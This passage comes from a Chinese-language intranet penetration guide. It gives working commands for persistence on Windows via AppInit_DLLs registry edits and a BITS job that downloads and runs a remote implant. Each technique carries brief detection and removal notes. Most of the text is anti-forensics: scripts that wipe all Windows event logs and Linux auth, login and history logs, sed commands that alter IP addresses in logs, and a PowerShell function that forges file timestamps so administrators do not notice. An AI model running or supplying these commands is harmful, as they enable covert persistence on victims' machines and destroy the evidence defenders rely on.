reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Mircosoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit\_DLLs /t REG\_DWORD /d 0x1 /f  
reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Mircosoft\Windows NT\CurrentVersion\Windows" /v RequireSignedAppInit\_DLLs /t REG\_DWORD /d 0x0 /f

启动cmd、计算器即可触发。





win10：

win10下没有RequireSignedAppInit\_DLLs键，只需设置Appinit\_Dlls的值为恶意DLL路径，设置LoadAppInit\_DLLs的值为1即可。

reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Mircosoft\Windows NT\CurrentVersion\Windows" /v Appinit\_Dlls /t REG\_SZ /d "c:\cs.dll" /f  
reg add "HKEY\_LOCAL\_MACHINE\SOFTWARE\Mircosoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit\_DLLs /t REG\_DWORD /d 0x1 /f

修改注册表后，每次只要执行需要调用user32.dll的程序都会加载恶意dll。

(2) 检测： 查看HKEY\_LOCAL\_MACHINE\Software\Mircosoft\Windows NT\CurrentVersion\Windows\Appinit\_Dlls是否有异常dll值。

(3) 清除： 删除注册表项键值。

### 5）bits文件传输:

(1) 原理：bits，后台智能传输服务，主要利用网络闲暇时间在后台完成文件的同步或传输，智能的地方就是不会影响其他程序的网络带宽，并且支持在重启/重新建立网络连接后继续传输。bitsadmin是bits的管理工具，默认windows自带，而bitsadmin有一个参数/SetNotityCmdline：

这个参数可以执行程序，利用这一点就可以实现恶意行为。再利用bitsadmin的未完成状态任务重启之后继续执行的特点，实现持久化。

windows server 2008 r2 sp1：

bitsadmin /create test4  
bitsadmin /addfile test4 http://127.0.0.1/cs.exe c:\user\test\cs1.exe # 文件下载可以是任意文件  
bitsadmin /SetNotityCmdLine test4 "C:\windows\system32\cmd.exe" "cmd.exe" /c c:\user\test\cs.exe # 这里是要执行的命令，可以是一句话上线木马，也可以执行服务器上的某个木马文件  
bitsadmin /resume test4 # 启动任务

服务器重启后，大约1分钟左右，bits任务就会被执行。

win10：

重启之后，快的情况下立马上线，慢的情况下2分钟左右主机上线。

(2) 检测： 查看bits任务：

bitsadmin /list /verbos /allusers # 需要管理员权限

可以看到任务执行的命令。

(3) 清除： 取消bits任务：

bitsadmin /cancel test4

###### 清理痕迹

**痕迹清理：**


在我们做完一系列的内网渗透操作后，必然会留下一些蛛丝马迹，因此我们需要给自己” 擦屁股 “。

一键清理痕迹的脚本：

Windows痕迹清理：

Linux痕迹清理：

Windows 日志管理工具 wevtutil.exe



wevtutil 搭配 for 循环清除所有日志

for /F "tokens=\*" %a in ('wevtutil.exe el') DO wevtutil.exe cl "%a"


Powershell 批量删日志

wevtutil el | Foreach-Object {Write-Host "Clearing $\_"; wevtutil cl "$\_"}

加载运行 powershell 脚本删除日志

powershell –exec bypass –Command "& {Import-Module 'C:\Invoke-Phant0m.ps1';Invoke-Phant0m}"

github地址：<https://github.com/gouduyao/Invoke-Phant0m>



Linux 日志处理

history 命令的清除

history -c # 删除内存中的所有命令历史

history -r # 删除当前会话历史记录

rm .bash\_history #删除历史文件中的内容

HISTZISE=0 #通过设置历史命令条数来清除所有历史记录

系统日志：



linux 日志文件：

/var/run/utmp 记录现在登入的用户

/var/log/wtmp 记录用户所有的登入和登出

/var/log/lastlog 记录每一个用户最后登入时间

/var/log/btmp 记录错误的登入尝试

/var/log/auth.log 需要身份确认的操作

/var/log/secure 记录安全相关的日志信息

/var/log/maillog 记录邮件相关的日志信息

/var/log/message 记录系统启动后的信息和错误日志

/var/log/cron 记录定时任务相关的日志信息

/var/log/spooler 记录UUCP和news设备相关的日志信息

/var/log/boot.log 记录守护进程启动和停止相关的日志消息

完全删除日志文件：

cat /dev/null > filename

: > filename

> filename

echo "" > filename

echo > filename

针对性删除日志文件：

删除当天日志

sed -i '/当天日期/'d filename

篡改日志文件：

将所有170.170.64.17ip替换为127.0.0.1

sed -i 's/170.170.64.17/127.0.0.1/g'

一键清除脚本：

#!/usr/bin/bash

echo > /var/log/syslog

echo > /var/log/messages

echo > /var/log/httpd/access\_log

echo > /var/log/httpd/error\_log

echo > /var/log/xferlog

echo > /var/log/secure

echo > /var/log/auth.log

echo > /var/log/user.log

echo > /var/log/wtmp

echo > /var/log/lastlog

echo > /var/log/btmp

echo > /var/run/utmp

rm ~/./bash\_history

history -c

其他小技巧：

**Powershell 清除系统日志：**

当我们做了一些操作都会记录到时间查看器里，而下面的 Powershell 就可清除相关日志：

PowerShell -Command "& {Clear-Eventlog -Log Application,System,Security}"

Get-WinEvent -ListLog Application,Setup,Security -Force | % {Wevtutil.exe cl $\_.Logname}

**Powershell 修改文件时间戳：**

有时候我们在登陆目标桌面后，根据需求可能会动用目标主机上的文件或者文件夹，而一些管理员很久都不会登陆一次主机；设想当管理员一上线看到自己的文件夹日期有异常，是否会怀疑？

Function edit\_time($path){$date1 =Get-ChildItem |

Select LastWriteTime|Get-Random;$date2 =Get-ChildItem |

Select LastWriteTime|Get-Random;$date3 =Get-ChildItem |

Select LastWriteTime|Get-Random;$(Get-Item $path).lastaccesstime=$date1.LastWriteTime;

$(Get-Item $path).creationtime=$date2.LastWriteTime ;

$(Get-Item $path).lastwritetime=$date3.LastWriteTime};

edit\_time("C:\Users\saulGoodman\Desktop\工具包\pass.txt")

## 0x03 总结

插曲一下关于设置代理的常用工具

SOCKS代理

我们攻击机一般与被攻击机处于不同的局域网，不能互相通信，所以我们要搭建代理，利用一台能上外网的主机作为跳板，攻击机能与被攻击机的内网正常通信

代理分正向代理和反向代理，正向代理就是攻击机去主动访问被攻击机，反向代理反之

在vps上设置好服务端，把客户端上传到可以访问外网的被攻击机，本地攻击机设置socks代理

#### Frp：

下载地址：https://github.com/fatedier/frp

#### Ew：

下载地址：https://github.com/idlefire/ew

#### Nps：

下载地址：https://github.com/ehang-io/nps